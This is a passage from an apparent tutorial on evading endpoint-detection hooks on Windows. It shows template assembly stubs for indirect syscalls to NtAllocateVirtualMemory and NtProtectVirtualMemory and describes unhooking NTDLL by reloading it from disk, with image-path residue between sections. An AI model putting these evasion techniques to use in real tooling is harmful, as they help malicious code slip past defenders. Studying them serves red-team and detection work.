
Indirect syscalls are implemented similarly to direct syscalls where the assembly files must be manually crafted first. The distinction lies in the absence of the syscall instruction within the assembly function, which is instead jumped to.

```
NtAllocateVirtualMemory PROC  
    mov r10, rcx  
    mov eax, (ssn of NtAllocateVirtualMemory)  
    jmp (address of a syscall instruction)  
    ret  
NtAllocateVirtualMemory ENDP  
  
NtProtectVirtualMemory PROC  
    mov r10, rcx  
    mov eax, (ssn of NtProtectVirtualMemory)  
    jmp (address of a syscall instruction)  
    ret  
NtProtectVirtualMemory ENDP  
  
// other syscalls ...
```




API Unhooking


Unhooking is another approach to evade hooks in which the hooked NTDLL library loaded in memory is replaced with an unhooked version. The unhooked version can be obtained from several places, but one of the common approaches is to load it directly from disk. Doing so will remove all the hooks placed inside the NTDLL library.



